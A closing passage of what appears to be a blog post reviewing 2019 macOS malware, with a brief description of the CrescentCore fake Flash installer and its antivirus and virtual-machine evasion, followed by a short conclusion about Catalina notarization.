
- 🐛 OSX.CrescentCore Masquerading as Adobe Flash Installer, CrescentCore attempts to installing other (potentially) unwanted software on victim machines. Interestingly, by design it will not infect systems running 3rd-party AV/security tools nor systems running within a VM.

Writeup: "[OSX/CrescentCore: Mac malware designed to evade antivirus](#)"

## Conclusion:

Well that's a wrap! Thanks for joining our "journey" as we wandered through the macOS malware of 2019.

Looking forward, maybe we'll see a drop in malware affecting the latest version of macOS (Catalina), due to its stringent **notarization** requirements ...though word on the street is it's already bypassed:



Love these blog posts?  
Support my tools & writing on [patreon](#) :)

